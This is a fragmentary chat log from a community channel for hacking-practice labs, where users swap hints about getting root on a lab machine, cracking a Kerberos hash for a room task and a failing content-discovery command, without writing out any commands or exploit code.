if it's for `internal`, it's really about enumerating interesting folders on the...
Thanks man, got user.
desert topazBOT
Gave +1 Rep to @compact thorn
scenic valve
compact thorn
if it's for `internal`, it's really about enumerating interesting folders on the...
Working on getting root, does it have anything to do with the service running internally?
steady scroll
Evening all
steady scroll

Attacking kerberos room task 5. I added the 23$ to the first line of my hash file per room directions. Can't get john or hashcat. Thinking I saved hash incorrect. Tried multiple times. Any help or kick in right direction appreciated.
fathom marten
steady scroll
Attacking kerberos room task 5. I added the 23$ to the first line of my hash fi...
can you share the hash here, you need to match it against the kerberos hash from here
https://hashcat.net/wiki/doku.php?id=example_hashes
 raw venture
hi, I wanted to ask for some advice, I'm doing the introduction to web hacking, I arrived at content discovery, task 3.
I gave the command indicated but the answer is a failure, what could be the reason?